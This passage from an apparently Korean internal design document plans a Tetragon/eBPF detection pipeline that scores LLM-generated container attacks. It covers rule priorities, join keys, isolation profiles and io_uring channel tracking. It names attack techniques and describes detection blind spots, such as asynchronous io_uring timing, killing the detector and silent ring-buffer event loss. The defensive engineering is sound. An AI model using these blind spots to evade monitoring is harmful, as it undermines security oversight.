현실적인 방법은 Mapper 단계에서 컨테이너 ID가 비어 있는 이벤트를 버리는 것이다. 코드로는 몇 줄이다. 대신 커널에서 올라오는 이벤트 양 자체는 안 줄어든다. 필터가 유저스페이스에 있기 때문이다. 유저스페이스는 커널 바깥에서 일반 프로그램이 도는 영역이다.

2순위 — 오탐 베이스라인 측정

지금 실행과 안 묶이는 탐지가 1300여 건 나온다. 이것을 전부 오탐이라고 부를 수 없다. Executor 자신의 활동과 Tetragon 자신의 활동이 섞여 있기 때문이다.

방법은 공격을 하나도 실행하지 않는 조용한 구간을 일정 시간 돌리는 것이다. 그때 뜨는 이벤트를 프로파일로 남긴다. 그 프로파일에 없는 이벤트만 오탐 후보가 된다.

주의할 것이 하나 있다. Executor 자신의 흔적을 규칙에서 빼면 안 된다. matchBinaries로 Executor 바이너리를 제외하면, Executor가 실행한 공격까지 같이 안 잡힌다. 공격을 실행하는 주체가 Executor이기 때문이다. 수집은 그대로 하고 후처리에서 걸러야 한다.

작업량은 스크립트 한 개와 집계 쿼리 정도다. 다만 조용한 구간을 얼마나 길게 잡을지는 돌려보며 정해야 한다.

3순위 — 채널 필드 처리

Mapper의 CHANNEL 값이 "syscall"로 하드코딩되어 있다. 하드코딩은 값을 코드 안에 고정으로 박아두는 것이다. io_uring 대조실험 결과를 데이터베이스에서 계산할 수 없다는 뜻이다. 지금은 실험 결과를 손으로 세고 있다.

이것이 프로젝트의 대표 결과물인데 지표 파이프라인에 안 실려 있다. 근본 문제는 5.5에서 다룬다. Mapper는 이벤트만 본다. 그 공격이 시스템콜 경로로 왔는지 io_uring 경로로 왔는지 알 수 없다.

4순위 — 남은 6개 탐지 후보

탐지 후보 확정 표는 15개 항목이고 9개를 만들었다. 남은 것은 비정상 셸 실행, 관리·네트워크 도구 실행, Sudo 악용, File capability 실행, Ptrace 프로세스 주입, /proc/pid/mem 주입이다.

이것을 만들면 커버리지 숫자가 직접 오른다. 앞의 세 항목보다 뒤에 두는 이유가 있다. 오탐 기준이 없는 상태에서 규칙을 6개 더 넣으면 배경 이벤트만 늘어난다. 규칙 하나당 작성과 실측에 반나절씩 잡는다.

5순위 — 나머지 8종 차단 규칙

차단 규칙은 지금 T1548.001 하나뿐이다. 나머지 8종은 관측판만 있다.

차단판을 만들 때 Override와 Sigkill 중 무엇을 쓸지는 혹마다 직접 돌려서 확인해야 한다. 혹은 커널 함수가 불릴 때 같이 불리도록 걸어둔 코드다. 문서에 안 나온다. security_path_chmod에서 실측한 결과는 차단 규칙 장에 있다. Sigkill은 막으려던 권한 변경이 이미 일어난 뒤에 프로세스를 죽였고, Override만 변경 자체를 없앴다.

같은 결과가 다른 혹에서도 나오리라는 보장이 없다. Override는 반환값이 동작을 좌우하는 자리에서만 통한다. 그래서 8종을 각각 확인해야 한다. 규칙 작성보다 실측에 시간이 더 든다.

커버리지 지표에는 차단이 안 들어간다. 그래서 순위를 뒤로 뒀다.

5.5 논의가 필요한 것

여기부터는 혼자 정할 수 없다. Executor, Mapper, 스키마를 건드려야 하거나 안전 문제가 걸린다.

조인 키 — 시간창인가 난수 표식인가

무엇이 문제인가. 지금 조인은 컨테이너 ID로만 한다. 한 컨테이너에서 여러 공격을 순서대로 실행하면 어느 탐지가 어느 공격에 속하는지 가를 수 없다. 체인이 길어질수록 심해진다.

선택지는 둘이다. 시간창은 실행 시각 앞뒤 몇 초 안에 뜬 탐지를 그 실행에 묶는 방법이다. 구현이 쉽고 Executor를 안 고쳐도 된다. 난수 표식은 실행할 때마다 고유 문자열을 만들어 공격이 건드리는 파일 경로나 인자에 심는 방법이다. 탐지 이벤트의 인자에서 그 문자열이 보이면 묶는다.

시간창은 io_uring 비동기에서 깨진다. io_uring은 프로그램이 작업 요청을 큐에 넣고 결과를 나중에 받아가는 방식이다. IOSQE_ASYNC 플래그를 주면 커널 워커 스레드가 나중에 그 일을 처리한다. 워커 스레드는 커널이 뒤에서 일을 대신 돌리려고 띄우는 실행 단위다. 요청을 넣은 시각과 실제로 커널에서 파일이 열리는 시각이 벌어진다. 그 간격이 창을 넘으면 탐지가 어느 실행에도 안 묶인다. 창을 넓히면 다음 공격의 탐지까지 빨아들인다. io_uring 대조실험이 이 프로젝트의 대표 결과인데 하필 거기서 무너진다.

난수 표식은 그 문제가 없다. 다만 심을 자리가 없는 기법이 있다. unshare나 memfd_create처럼 인자에 임의 문자열을 못 넣는 경우다. 그리고 규칙이 그 인자를 실제로 수집하도록 정책 파일도 같이 손봐야 한다.

결정이 안 되면, 체인 단위로만 채점하고 단계별 커버리지는 포기하게 된다. 어느 단계에서 놓쳤는지 모르니 FN 되먹임이 "T1611 체인 전체"처럼 뭉뚱그려진다. 다음 라운드가 어느 규칙을 고쳐야 하는지 못 짚는다.

시간창과 난수 표식이라는 두 선택지는 이 문서를 쓰면서 처음 정리한 것이고 아직 팀 논의 전이다. 5.3에서는 조인이 당장 돌아가도록 접두사 비교로 막아뒀을 뿐이다. 스키마에서 길이를 맞추지는 아직 정하지 않았다.

container_id 길이 통일

무엇이 문제인가. 지금은 12자와 31자를 LIKE 접두사로 비교한다. 조인이 인덱스를 못 탄다. 인덱스는 값을 빨리 찾으려고 미리 만들어둔 색인이다. 그래서 데이터가 늘면 느려진다. 12자 앞부분이 우연히 겹치는 컨테이너가 생기면 잘못 묶인다.

선택지는 셋이다. Executor가 short_id 대신 전체 ID를 기록한다. Mapper가 들어온 ID를 12자로 잘라 저장한다. 양쪽 다 전체 ID로 통일하고 조인은 등호로 한다.

셋째가 정답에 가깝다. 다만 Executor와 Mapper 양쪽 코드를 건드려야 하고 기존 데이터 마이그레이션이 필요하다. 마이그레이션은 이미 쌓인 데이터를 새 형식으로 옮기는 작업이다. 준화·혜원 쪽 담당 영역이다.

결정이 안 되면, LIKE 조인이 그대로 남는다. 지금 규모에서는 돌아간다. 라운드를 여러 번 돌려 데이터가 쌓이면 그때 문제가 된다.

Executor 격리 완화 프로파일

무엇이 문제인가. Executor 컨테이너에 privileged 금지, 호스트 마운트 금지, capability 추가 금지, no-new-privileges가 걸려 있다. privileged는 컨테이너에 호스트와 맞먹는 권한을 주는 설정이다. 그래서 T1611(호스트 탈출), T1610(런타임 소켓), T1562(방어 무력화)는 실행 자체가 안 된다. 세 기법의 탐지 규칙은 만들어냈는데 한 번도 진짜로 검증하지 못했다.

선택지는 셋이다. 그대로 두고 세 기법을 측정 대상에서 뺀다. 격리를 낮춘 별도 프로파일을 만들되 전용 VM에서만 쓴다. 프로파일을 만들고 기존 환경에서도 쓴다.

셋째는 안 된다. Executor가 생성 LLM이 만든 명령을 실행한다는 것을 생각해야 한다. 검수를 거치지만 완벽하지 않다. privileged 컨테이너에서 검증 안 된 명령을 돌리는 것은 호스트를 내주는 것과 같다.

둘째가 현실적이다. 다만 전용 VM 관리 비용이 붙는다. 그 VM에서 나온 결과를 같은 지표에 합칠지도 정해야 한다. 격리 수준이 다르면 탐지 조건도 달라진다.

결정이 안 되면, 세 기법이 INVALID로 계속 남는다. 분모에서 빠지니 재현율 숫자는 안 깎인다. 대신 컨테이너 보안에서 가장 중요한 기법들을 검증 못 한 채로 커버리지를 말하게 된다.

채널 정보 기록 주체

무엇이 문제인가. io_uring 대조실험은 같은 공격을 시스템콜 경로와 io_uring 경로 두 가지로 쓰고 결과를 비교하는 것이다. 그런데 Mapper는 커널 이벤트만 본다. 이벤트에는 그 동작이 어느 경로로 들어왔는지가 안 담긴다. security_file_permission 혹은 read로 왔든 io_uring으로 왔든 똑같이 불린다. 경로를 못 가리는 것이 이 후의 장점인데, 그 장점 때문에 채널을 구분할 수 없다.

선택지는 셋이다. Executor가 실행할 때 채널을 알고 있으므로 execution_log에 기록하고 조인으로 붙인다. Mapper가 프로세스 이름을 보고 추정한다. 커널 이벤트에서 워커 스레드 여부로 판정한다.

둘째와 셋째는 미덥지 않다. 4.6의 IOSQE_ASYNC 실측에서 이벤트의 pid와 binary가 워커 스레드가 아니라 링을 만든 원래 프로세스로 찍혔다. 이벤트만 보면 io_uring인지 알 방법이 사실상 없다.

첫째가 맞다. 채널은 공격을 쏘는 쪽이 아는 정보다. Executor 스키마에 channel 컬럼을 추가하고 Mapper의 하드코딩을 지우는 일이다.

여기에 딸린 사실 하나를 확정해야 한다. 조인은 tid가 아니라 pid로 해야 한다. 근거는 4.6에 있다.

결정이 안 되면, 대조실험 결과를 손으로 세게 된다. Grafana 대시보드에 못 올라간다. 라운드를 반복해도 baseline과 treatment 격차 추이를 못 본다.

탐지기 사망과 미탐을 가르는 결과 코드

무엇이 문제인가. T1562.001은 탐지 도구 자신을 노리는 기법이다. eBPF 프로그램을 떼어내거나 Tetragon 프로세스를 죽인다. 여기에는 자기참조 문제가 있다. 공격이 성공하면 그 사실을 기록할 탐지기가 이미 없다. 탐지 0건이라는 결과가 "규칙이 못 잡았다"와 "탐지기가 죽었다" 둘 다에서 나온다.

선택지는 둘이다. 채점 시점에 Tetragon 프로세스 생존과 eBPF 프로그램 부착 상태를 확인해 살아 있지 않으면 별도 코드를 매긴다. 또는 Tetragon 외부에서 그 상태를 지속 감시해 끊긴 시각을 기록한다.

전자가 간단하고 후자가 정확하다. 후자는 감시 프로세스를 하나 더 띄우는 일이다.

결정이 안 되면, T1562.001 판정을 신뢰할 수 없다. 게다가 이 기법이 성공한 라운드는 그 이후 모든 기법의 탐지도 0이 된다. 한 건의 오판이 라운드 전체를 오염시킨다.

이벤트 손실 감지 수단 부재

무엇이 문제인가. eBPF는 커널에서 유저스페이스로 이벤트를 링버퍼로 넘긴다. 링버퍼는 정해진 크기를 돌려쓰는 임시 저장 공간이다. 버퍼가 가득 차면 이벤트가 버려진다. Tetragon은 보통 몇 건이 버려졌는지 세는 카운터를 제공한다. 그런데 이 커널에서는 tetra probe 결과 missed_stats_kprobe가 false다. 카운터를 쓸 수 없다.

즉 탐지 0건이 "규칙이 못 잡았다"인지 "잡았는데 버퍼가 넘쳐 버려졌다"인지 구분할 수단이 없다. FN 하나가 가짜일 가능성을 배제 못 한다.

선택지는 셋이다. 카운터가 지원되는 커널로 검증 환경을 바꾼다. 같은 체인을 여러 번 실행해 매번 0인지 확인하는 것으로 대신한다. 이벤트 발생량을 아예 줄여 손실 가능성 자체를 낮춘다.

셋째는 5.4의 1순위 컨테이너 한정 조건과 같은 작업이다. 호스트 이벤트를 커널에서 안 올리게 하면 부하가 크게 준다. 다만 유저스페이스 필터로는 안 줄어든다.

결정이 안 되면. FN 판정에 항상 "손실이 아니었다는 보장 없음"이라는 단서가 붙는다. 재현율 숫자에 오차 범위를 못 붙인다.

T1562.001의 ATT&CK 번호 재편 확인

무엇이 문제인가. T1562.001 Impair Defenses: Disable or Modify Tools가 최신 ATT&CK 판에서 T1685로 재편되었는지 확인이 안 됐다. ATT&CK는 공격 기법에 번호를 붙여 정리한 공개 목록이다.

rule_mapping.yaml에 적힌 번호가 지식그래프의 번호와 다르면 조인이 안 붙는다. 실행은 T1685로 기록되고 탐지는 T1562.001로 기록되면 전부 FN이 된다. 5.3의 조인 키 문제와 같은 종류의 사고다.

선택지는 하나다. ATT&CK 공식 문서에서 현재 번호를 확인하고 Neo4j 지식그래프와 rule_mapping.yaml의 번호를 맞춘다. 재편된 경우 옛 번호를 별칭으로 남길지도 정한다.

결정이 안 되면. 방어 무력화 기법이 조용히 FN으로 나온다. 규칙은 멀쩡한데 번호가 안 맞아서다. 원인을 찾는 데 시간이 오래 걸리는 종류의 오류다.